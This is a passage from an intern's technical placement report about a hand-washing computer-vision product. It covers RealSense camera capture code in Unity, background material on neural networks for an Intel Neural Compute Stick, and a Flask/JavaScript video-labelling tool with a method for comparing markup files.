    colourSize = VideoColourFrame.Call<int>("getWidth") *
        VideoColourFrame.Call<int>("getHeight") * 3;
    depthSize = VideoDepthFrame.Call<int>("getWidth") *
        VideoDepthFrame.Call<int>("getHeight") * 2;
    RsColourStream = new byte[colourSize];
    RsDepthStream = new byte[depthSize];
    tex = new Texture2D(VideoColourFrame.Call<int>("getWidth"),
```

```
        VideoColourFrame.Call<int>("getHeight"), TextureFormat.
    RGB24, false);
    VideoColourFrame.Dispose();
    VideoDepthFrame.Dispose();
}
// Update is called once per frame
void Update()
{
    // Obtain the next frame
    FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames"
    );
    ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst"
    );
    DepthFrame = FrameSet.Call<AndroidJavaObject>("
    unityDepthFirstZ16");
    // API call to allocate memory in JVM for frame
    ColourFrame.Call("allocateUnityArray", colourSize);
    DepthFrame.Call("allocateUnityArray", depthSize);
    // API call to RS backend to copy data to byte array in JVM
    ColourFrame.Call("unityGetData");
    DepthFrame.Call("unityGetData");
    // Clear RS buffer
    FrameSet.Call("close");
    ColourFrame.Call("close");
    DepthFrame.Call("close");
    // Copy frame data from JVM to Unity VM
    RsColourStream = ColourFrame.Get<byte[]>("mUnityByteArray")
    ;
    RsDepthStream = DepthFrame.Get<byte[]>("mUnityByteArray");
    // Free Java objects from the stack
    FrameSet.Dispose();
    ColourFrame.Dispose();
    DepthFrame.Dispose();
       // Load frame data to a texture and display on screen
       tex.LoadRawTextureData(RsColourStream);
       tex.Apply();
       img.texture = tex;
}
    void OnDisable()
    {
       Pipe.Call("unityStop");
       Pipe.Dispose();
    }
}
```

# 4 Learning outcomes

## 4.1 Programme development

### 4.1.1 ADB debugger

I learned how to use the Android debugger within Android Studio. I learned what breakpoints are, and how to use logs to assist with debugging.

## 4.2 Using third party libraries

### 4.2.1 Build tools

I learned about build tools such as Cmake, and Gradle. I learnt that they are examples of programmes that can be used to automate the build process of a programme and library. I gained experience in using them, and the importance of using them in large projects.

### 4.2.2 Understanding how to read and understand other people's code

While I may already have a good understanding of how to programme in, say C, and C++, that doesn't necessarily mean that I have the skills to read other people's code and understand what's going on there. I learned how to trace through differant function calls, and using breakpoints in a debugger to understand how a piece of code works.

# Part V
# Neural Networks

## 1 Motivation and background

The motivation of this project is a logical continuation of part 4 with the Intel Realsense Camera. In the previous project, a Hardkernal Odroid XU4 was used because it is comparitevly cheaper than existing hardware used for Surewash products, the issue is that this is still comparitevly expensive in comparison to a Raspberry Pi (a casual search on Amazon suggests that it is at least 3-4 times more expensive). The issue with the Raspberry Pi is that its hardware is not capable of running the Surewash algorithm in a time critical setting, which is of course needed, since one of the key selling points of Surewash is that it can give live feedback to the user. A potential solution to this problem is using an Intel Neural Compute Stick, hereafter NCS. This is a low-power device that can interface with a Raspberry Pi via the USB protocol. The cornerstone of the NCS is the Myriad chip.

The Myriad chip is described by Intel as a 'Vision Processing Unit', hereafter VPU (not to be confused with a Video Processing Unit). One might already be familiar with the concept of a CPU, or Central Processing Unit, which is a microchip designed for general purpose computing, and a GPU, or Graphics Processing Unit, which is specifically optimised for *embarrassingly parallel* calculations, such as graphics processing, hence the name. The VPU is similar in idea to a GPU in that it is optimised for parallel computing, except that it is specifically designed for low-power situations (Barry et al., 2015), and it is particularly suited for inferring convolutional and fully-connected neural networks on mobile devices.

The current Surewash algorithm uses traditional computer vision methods which are not well suited for a device like the NCS, and so the algorithm for processing hand gestures will have to be completely rethought in order to work on the NCS.

## 2 Underlying concepts

### 2.1 Graphs

A graph is a is a mathematical concept where a series of nodes are connected together by vertices (Chartrand, Lesniak, & Zhang, 2010). A classical example of graph theory theory in the real world would be for computer-aided map directions, locations can be nodes, and roads vertices. A computer could give directions based on this graph using *Dijkstra's Algorithm* (Dijkstra, 1959).

Figure 1 is an example of a simple graph. Graphs can be broken down into two broad types: undirected, and directed. In an undirected graph, the vertices are always unidirectional, but in a directed graph, or digraph, each vertex in a graph has a direction associated with it. In a graph, the vertices can also have weights associated with them. For example, in the context of a graph to model a road map, larger weights might denote a longer road, and a smaller weight, a shorter road. The graph is the fundamental building block to Artificial Neural Networks.





**Figure 1:** Obtained from: https://commons.wikimedia.org/wiki/File:6n-graf.svg (accessed: 26-05-2019)

## 2.2 Artificial Neural Networks

Artificial Neural Networks, hereafter ANNs in essecence are graphs. Specifically, ANNs are directed, acyclic, weighted graphs. An acyclic graph is one that has a defined entry and exit point, and no loops with in the graph, so the evaluation of the graph is finite. ANN are so-called because they aim to emulate the function of Biological Neural Networks, so each node acts as a 'neuron', with defined weighted connections to other neurons (Hopfield, 1982). In a typical ANN, neurons are divided into a sequence of layers starting with the input layer, then one or more 'hidden' layers, followed by an output layer. Each neuron in a layer is connected some or all neurons in the previous layer with weighted vertices, its output is the sum of those weighted vertices passed into some function, called the activation function.





**Figure 2:** Obtained from: https://commons.wikimedia.org/wiki/File:Colored_neural_network.svg (accessed: 26-05-2019) © Glosser.ca, available under a CC BY-SA 3.0 license `https://creativecommons.org/licenses/by-sa/3.0/deed.en`

Figure 2 is an example of a simple neural network (the neurons are 'fully connected', so each neuron in a layer is connected to all of the neurons from the previous layer), this graph takes three scalar inputs, and produces two scalar outputs.

### 2.2.1 The Neuron


Formally, a neuron looks like Figure 3. Where $x_i$ represents the input of a previous neuron,

$$u = f(w_0 + \sum_{i=1}^{n} w_i x_i)$$

**Figure 3:** The Nueron

or the entry to the graph, $w_i$ represents a weight that $x_i$ is multiplied by, $w_0$ represents the 'bias' which is simply a scalar value, and $f$ is some function that produces a scalar output for that neuron.

### 2.2.2 Activation Functions




### 2.2.3 Training ANNs

*Insert stuff about the loss function and back propagation*

# 3 Workflow

## 3.1 Hardware

Training a neural network is not a trivial task computationally speaking. The computer that I work with, by today's standards has a high specification, but it is wholly inadequate for training neural networks, which is due to the nature of how neural networks are trained. Graphics Processing Units, or GPUs have been shown to be quicker at training neural networks (Oh & Jung, 2004). Since there was no adequate GPU readily available at work, I set up an AWS instance which had a GPU. I did have to be concious of cost, since the the server cost circa USD$0.80 per hour and my budget was limited. As an example of the differance that using AWS makes, I compared training the same neural network on my computer, and on AWS, to train one epoch on my own computer took approximately 60 minutes, but only took 2 minutes on AWS.

Any work that did not involve training neural networks was completed on my own computer.

## 3.2 Software

### 3.2.1 Programming Language

Most programming was done with the Intel distribution of Python (my own computer has an Intel Coffee Lake CPU) since it is compiled to take advantage of CPU instructions for vector manipulation. Some miscellaneous work was also done with Bash script.

### 3.2.2 ANN Training

For designing and training the neural networks, I used Keras (Chollet et al., 2015) because I had used it before. Keras is a high-level Python framework for designing ANNs, and acts for a frontend for other ANN franeworks, I choose Tensorflow (Abadi et al., 2015) as the backend because it is compatible with the NCS, and it is also relatively ubiquitous among the deep learning community.

### 3.2.3 Miscellaneous Processing

Numpy is a Python library for fast matrix multiplication. Since Python is a scripted language, vector and matrix operations are slow in native code, so Numpy can process these operations faster.

# 4 Data

## 4.1 Introduction

As of writing this, it is still something of an open question as to how much data is required to effectively train a neural network, one of the key challenges with this project is aquiring enough data. When I started the project, I was given a labelled dataset containing 5114 images of hands, which is certainly too small, when ANNs such as VGG16 (Simonyan & Zisserman, 2014) were trained on many multiples the size of the dataset that I was given. The simplest strategy is to aquire more data, but without a defined procedure in place, this can be a time consuming, and costly process. Another strategy to get around limited data is employ data augmentation, such as rotations, affine transformations, and background modification.

## 4.2 Data Aquisition

Aquiring more data is the best way to overcome a small dataset, but the aquisition process needs to be streamlined in order to acheive this task effectively. This was forked into a seperate project which is described in the next part.

## 4.3 Data Augmentation

### 4.3.1 Backgrounds

The background for the dataset given was a white sheet, so if the ANN was trained on just this, it is unlikely to work with any other type of background. My strategy to ensure that the

ANN learns to ignore the background, is inputting images of hands among a diverse range of backgrounds. A convenient aspect of the data that I was given was that each inmage of a hand pose contained a corresponding binary image seperating foreground and background pixels, it is therefore a trivial task to replace the background of these images.

$$Y_{foreground} = HAND \wedge ROI$$
$$Y_{background} = BACKGROUND \wedge \neg ROI$$
$$OUTPUT = Y_{background} \vee Y_{foreground}$$




**Figure 4:** Top left to bottom right: $HAND$, $ROI$, $BACKGROUND$, $Y_{foreground}$, $Y_{background}$, $OUTPUT$. Images © Glanta Ltd.

### 4.4 Transformation

A transformation can be used as a data augmentation strategy, but some caution needs to be used. As an example, flipping figure 5 will also change it's class, since there is a corresponding pose for the left and right hands.




**Figure 5:** © Glanta Ltd.

# Part VI
# Dataset Labelling

## 1 Motivation and background

This project is intimately linked with the neural networks project, but since a lot of time has been dedicated towards it, it merits a section for itself. This project is aimed at tackling the issue of lack of data, by providing a mechanism to get more data easily. The current bottleneck in aquiring more data is labelling the data, it's conceivably easy to set up a system to video hand washing, but to label it requires a bespoke system. This project is part of a broader initiative at Surewash to reevaluate the core computer vision system, and this project is part of the new testing framework. Surewash is collaborating with a group of researchers in Trinity, and the idea is to pool resources to develop reliable tools for marking up data for a computer system, as well as tools for evaluating the performance of the computer system.

Since this is a collaboration, the specification of this project is designed to meet the requirements of both Surewash, as well as the researchers at Trinity. The broad definition therefore of this project was something that could read in the data from an Intel Realsense camera, mark individual frames or segments of video as being part of $n \in \mathbb{N}$ classes, as well as marking the region of interest, hereby ROI. There also had to be a way of comparing the markup between differant people's markup. There were no constraints on the implementation of the project, although it is desirable in my opinion to make a cross-platform solution.

This project was assigned to both myself, as well as my fellow intern Gaurav. Since we're both somewhat familiar with Python and web development, we decided to use those tools to develop the solution. We agreed that I was more familiar with Python, and OS level scripting, so I mainly focused my efforts on server-side development, writing the programme for comparing marked up data, and any other miscellaneous scripts that handled file operations. Gaurav directed most of his attention towards writing the client-side code, such as the user interface.

## 2 Overview Of Programme

The process of labelling the data is divided into three distinct stages, first preprocessing to prepare the data for labelling, then the actual labelling of the data, and then comparison of the labelled data between differant people.

### 2.1 Preprocessing

The data is captured on an Intel Realsense camera, which saves the data in ROS-bag format which is an uncompressed video (Intel Corporation, 2018). This needs to be converted into an ordinary video format (such as MPEG-4 (Wiegand, Sullivan, Bjontegaard, & Luthra, 2003)). There is a tool within the library of the Realsense camera which converts to still images, so another tool called FFMPEG (FFmpeg Developers, 2019) is used to convert to

MPEG-4. This entire process is done with in a bash script, so the end user only needs to provide the ROS-bag file as an argument to the script and it will output a video that can be used for labelling.

## 2.2 Labelling

The data is labelled in a GUI web app. The programme is started from a terminal and then the labelling is done in a HTML5 application which allows the user to label the class for each frame of the video, as well as ROI. The output is saved to a text file, the markup file.





**Figure 6:** Screenshot of the labelling web app, all images are © Glanta Ltd.

## 2.3 Comparison

It is likely that at least some errors will be made in the labelling step, therefore this step will assume that at least two differant people performed labelling on the same video, or at least the same person did the labelling twice. A programme was written that will compare two differant markup files, and it will report where there was disagreements between two markup files so that they can be looked at again.

# 3 Technical Details

## 3.1 Labelling

Since the app is a web app, the code is divided into two parts, the server code, and the client code. The layout of the output file is as follows:

$$\begin{bmatrix} x_{10} & y_{10} & x_{20} & y_{20} & c_0 \\ x_{11} & y_{11} & x_{21} & y_{21} & c_1 \\ x_{12} & y_{12} & x_{22} & y_{22} & c_2 \\ x_{13} & y_{13} & x_{23} & y_{23} & c_3 \\ \vdots & \vdots & \vdots & \vdots & \vdots \\ x_{1n} & y_{1n} & x_{2n} & y_{2n} & c_n \end{bmatrix}$$

$$x, y \in \mathbb{R}[0, 1]$$
$$c \in \mathbb{Z}$$

The $x$ and $y$ values represent coordinates describing an ROI box (top left, and bottom right), and the $c$ value represents the class (the classes must be encoded in integer form). Each row represents one frame. By default, all values are set to -1 to denote that they have either not been labelled, or are 'ambiguous'. The coordinates represent the ROI in a proportional system, so if the image is 350 pixels wide, and a $y$ coordinate was 0.22, then that would refer to the 77th pixel. The coordinates are represented proportionally because the original video is scaled from the original BAG file, and since the ROI box does not have to be precisely correct, this system is acceptable in my opinion. In the markup file, the $x$ and $y$ values are represented by floating point values, and the class values are signed integers.

### 3.1.1 Server Code

This is primarily a Flask app (The Pallets Team, 2019). Flask is a Python web framework, similar in concept to Django but without the model layer, and web security features, which are not necesasary for this application. It is thus easier to write an application in Flask as opposed to Django. The server code is divided into two main areas, the view, and the template. The server acts 'dumb', its main task apart from serving the client application initially is to take the marked up data and save it, it does not do any processing with the data itself. The view exposes a HTTP GET, and HTTP POST method for downloading, and uploading the markup data.

### 3.1.2 Client Code

All of the logic for marking up the data happens in the client code, and since this is a web application, all of this code is written in JavaScript. The results are stored in an array of arrays. Each entry in the parent array corresponds to a frame, and each array in that corresponds to the coordinates, and class for that frame. Every time the video is played, paused, its frame put forward, or backward, it triggers a method to push the array back to the server using a Jquery AJAX method.

**Classes** The class is marked simply by pressing a button for what the class is for the currently displayed frame. The currently displayed frame is obtained with the following function:

```
function return_current_frame() {
    var curr_frame = Math.floor(theVideo.currentTime*frameRate)
   ;
    if(curr_frame >= frame_count) {
        curr_frame = frame_count - 1;
    }
    return curr_frame;
}
```

Since HTML5 video does not expose a way to get the frame number directly, it has to be obtained by multiplying the current time by the frame rate. Since there also is no way of determening the frame rate directly, a server-side HTTP GET method is used which uses ffprobe to determine the frame rate and push that to the client side using a Jquery AJAX method.

**ROI** Finding a way to mark ROI from a web browser is more difficult, since there weren't any out of the box solutions that existedas far as I could tell. The solution involved using a Javascript library called Cropper.js (Chen Fengyuan, 2019). This library is designed to load an image in for marking an area to crop. It was adapted to this solution by overlaying it on the video, and every time the video frame changed, the current cropped coordinates were obtained and saved to the results matrix. The method of overlaying led to issues with the coordinates that it outputted did not correspond to the video resolution due to the nature of this solution. The $x$ coordinates ranged from 0, to the width of the HTML5 canvas element, which means that this can be converted to proportional coordinates (mentioned above) easily. The $y$ coordinates on the other hand presented more issues, since they ranged from approximately $[-9.44, 159.31]$, and I could not source a reasonable explanation as to why this was the case. This quirk was consistent across browers and operating systems, so the $y$ coordinates were converted to proportional coordinates by fitting them to a line with $y = mx + c$ using the coordinates $(-9.44, 0)$ and $(159.31, 1)$. To prevent edge cases straying above 1, or below zero, the output values were clamped between these two values. The final code to do the conversion looks like the following:

```
function get_proportional_coordinates(cropper_instance, x1_func
   , y1_func, x2_func, y2_func) {
    var curr_width = cropper_instance.getCanvasData().
   naturalWidth;
    var y1_proportional = (y1_func * (4/675)) + (944/16875);
    var y2_proportional = (y2_func * (4/675)) + (944/16875);
    var x1_proportional = x1_func / curr_width;
    var x2_proportional = x2_func / curr_width;

    if      (y1_proportional > 1)   y1_proportional = 1;
    else if (y1_proportional < 0)   y1_proportional = 0;
```

```
10
11      if      (y2_proportional > 1)   y2_proportional = 1;
12      else if (y2_proportional < 0)   y2_proportional = 0;
13
14      if      (x1_proportional > 1)   x1_proportional = 1;
15      else if (x1_proportional < 0)   x1_proportional = 0;
16
17      if      (x2_proportional > 1)   x2_proportional = 1;
18      else if (x2_proportional < 0)   x2_proportional = 0;
19
20      return {
21          x1_proportional: x1_proportional,
22          y1_proportional: y1_proportional,
23          x2_proportional: x2_proportional,
24          y2_proportional: y2_proportional,
25      }
26  }
```

### 3.2 Comparison

Two differant markups of the same video are compared with a Python script. The task is divided into two parts, one camparing the class markup, and one comparing the class markup. To compare the class markup, each input is treated as a vector the process is first subtract one vector from the another, then from that output vector, produce another output vector where the output is one for non zero-values, and zero for zero values. The final result is an array of binary, where the index corresponds to the frame number. Since no markup is likely to be exactly the same, a threshold can be used whereby if the length of a sequence of ones is larger than that threshold, the programme can output that the two markups disagree at those points.

A summary of the process can be seen in Figure 7. Let $\boldsymbol{a}$, $\boldsymbol{b}$ be vectors ($n \times 1$ column matrix, where $n \in \mathbb{N}$ is the number of frames) denoting the marked up classes, where $\boldsymbol{a}_i$, $\boldsymbol{b}_i \in \mathbb{Z}$. The final binary array is $\boldsymbol{d}$.

$$f(\boldsymbol{x}) = \begin{cases} 1 & \text{otherwise} \\ 0 & \text{if } x_i = 0 \end{cases}$$
$$\boldsymbol{c} = \boldsymbol{a} - \boldsymbol{b}$$
$$\boldsymbol{d} = f(\boldsymbol{c})$$

**Figure 7**

The process of comparing the ROI region is as follows. The distance between the two coordinate pairs for each markup is compared using $\sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$ and both pairs are added together. This will produce a vector of positive real numbers, a binary version of

this vector is produced where the value exceeds some threshold, and thus a vector like that of $\boldsymbol{d}$ above is produced.

A summary of the process is in Figure 8. Let $\boldsymbol{A}$, $\boldsymbol{B}$ be an $n \times 4$, matrix where $\boldsymbol{A}_{ij}$, $\boldsymbol{B}_{ij} \in \mathbb{R}^{n\times 4}$, $n \in \mathbb{N}$ is the number of frames, $\boldsymbol{A}_{i1} \equiv x_1$, $\boldsymbol{A}_{i2} \equiv y_1$, $\boldsymbol{A}_{i3} \equiv x_2$, $\boldsymbol{A}_{i4} \equiv y_2$, and the same for $\boldsymbol{B}$. $T$ is the threshold.

$$\boldsymbol{c} = \begin{bmatrix} \sqrt{(B_{11}-A_{11})^2+(B_{12}-A_{12})^2} + \sqrt{(B_{13}-A_{13})^2+(B_{14}-A_{14})^2} \\ \sqrt{(B_{21}-A_{21})^2+(B_{22}-A_{22})^2} + \sqrt{(B_{23}-A_{23})^2+(B_{24}-A_{24})^2} \\ \vdots \\ \sqrt{(B_{n1}-A_{n1})^2+(B_{n2}-A_{n2})^2} + \sqrt{(B_{n3}-A_{n3})^2+(B_{n4}-A_{n4})^2} \end{bmatrix}$$

$$f(\boldsymbol{x}) = \begin{cases} 1 & \text{otherwise} \\ 0 & \text{if } x_i < \mathrm{T} \in \mathbb{R} \end{cases}$$
$$\boldsymbol{d} = f(\boldsymbol{c})$$

**Figure 8**

The optimal values for the thresholds mentioned are subjective, and depend on how one might want to balance time constraints with accuracy of the markup.

## References


Abadi, M., Agarwal, A., Barham, P., Brevdo, E., Chen, Z., Citro, C., ... Zheng, X. (2015). *TensorFlow: Large-scale machine learning on heterogeneous systems.* Retrieved from `https://www.tensorflow.org/` (Software available from tensorflow.org)

Amirtahmasebi, K., Jalalinia, S. R., & Khadem, S. (2009). A survey of sql injection defense mechanisms. In *2009 international conference for internet technology and secured transactions,(icitst)* (pp. 1–8).

Barry, B., Brick, C., Connor, F., Donohoe, D., Moloney, D., Richmond, R., ... Toma, V. (2015, Mar). Always-on vision processing unit for mobile applications. *IEEE Micro*, *35*(2), 56-66. doi: 10.1109/MM.2015.10

Chartrand, G., Lesniak, L., & Zhang, P. (2010). *Graphs & digraphs.* Chapman and Hall/CRC.

Chen Fengyuan. (2019). *Cropper.js.* `https://github.com/fengyuanchen/cropperjs`. (Accessed: 09-06-2019)

Chollet, F., et al. (2015). *Keras.* `https://keras.io`.

Codd, E. F. (1970, June). A relational model of data for large shared data banks. *Commun. ACM*, *13*(6), 377–387. Retrieved from `http://doi.acm.org/10.1145/362384.362685` doi: 10.1145/362384.362685

Dijkstra, E. W. (1959). A note on two problems in connexion with graphs. *Numerische mathematik*, *1*(1), 269–271.

Di Lucca, G. A., Fasolino, A. R., Mastoianni, M., & Tramontana, P. (2004). Identifying cross site scripting vulnerabilities in web applications. In *Proceedings. sixth ieee international workshop on web site evolution* (pp. 71–80).

FFmpeg Developers. (2019). *ffmpeg tool (version 4.1.2) [software].* `http://ffmpeg.org/`. (Accessed: 05-06-2019)

Ghosh, A., Ameling, S., Zhou, J., Lacey, G., Creamer, E., Dolan, A., ... Humphreys, H. (2013). Pilot evaluation of a ward-based automated hand hygiene training system. *American journal of infection control*, *41*(4), 368–370.

Ghosh, A., Lacey, G., Gush, C., & Barnes, S. (2011). The impact of real-time computerised video analysis and feedback on hand hygiene practice and technique on a surgical ward. In *Bmc proceedings* (Vol. 5, p. O52).

Halfond, W. G., Viegas, J., Orso, A., et al. (2006). A classification of sql-injection attacks and countermeasures. In *Proceedings of the ieee international symposium on secure software engineering* (Vol. 1, pp. 13–15).

Hardkernel co., Ltd. (2018). *Odroid-xu4.* `https://wiki.odroid.com/odroid-xu4/odroid-xu4`. (Accessed: 26-05-2019)

Hopfield, J. J. (1982). Neural networks and physical systems with emergent collective computational abilities. *Proceedings of the national academy of sciences*, *79*(8), 2554–2558.

Intel Corporation. (2018). *Working with recorded camera data from realsense d400 series.* `https://software.intel.com/en-us/blogs/2018/12/13/working-with-recorded-camera-data-from-realsense-d400-series`. (Accessed: 05-06-2019)

Jazzband. (n.d.). *Django axes repository.* `https://github.com/jazzband/django-axes`. (Accessed: 18-03-2019)

Lacey G, L. D. (2007, May). *A hand washing monitoring system.* Irish Patents Offuce. (Irish Patent 2015665)

Oh, K.-S., & Jung, K. (2004). Gpu implementation of neural networks. *Pattern Recognition*, *37*(6), 1311 - 1314.

Simonyan, K., & Zisserman, A. (2014). Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*.

Sun, W., Shiau, & Tsai. (2012). *Clonezilla: A next generation clone solution for cloud.* `https://clonezilla.org/lecture-materials/010_OSC_Tokyo_Fall_2012/slides/OSC-Fall-Tokyo-2012-v9.pdf`. (Accessed: 18-03-2019)

The Pallets Team. (2019). *Flask.* `http://flask.pocoo.org`. (Accessed: 08-06-2019)

Wiegand, T., Sullivan, G. J., Bjontegaard, G., & Luthra, A. (2003). Overview of the h. 264/avc video coding standard. *IEEE Transactions on circuits and systems for video technology*, *13*(7), 560–576.

World Health Organization. (n.d.). *Who guidelines on hand hygiene in health care.* `https://apps.who.int/iris/bitstream/handle/10665/44102/9789241597906_eng.pdf;sequence=1`. (Accessed: 17-03-2019)

Zeller, W., & Felten, E. W. (2008). Cross-site request forgeries: Exploitation and prevention. *Bericht, Princeton University*.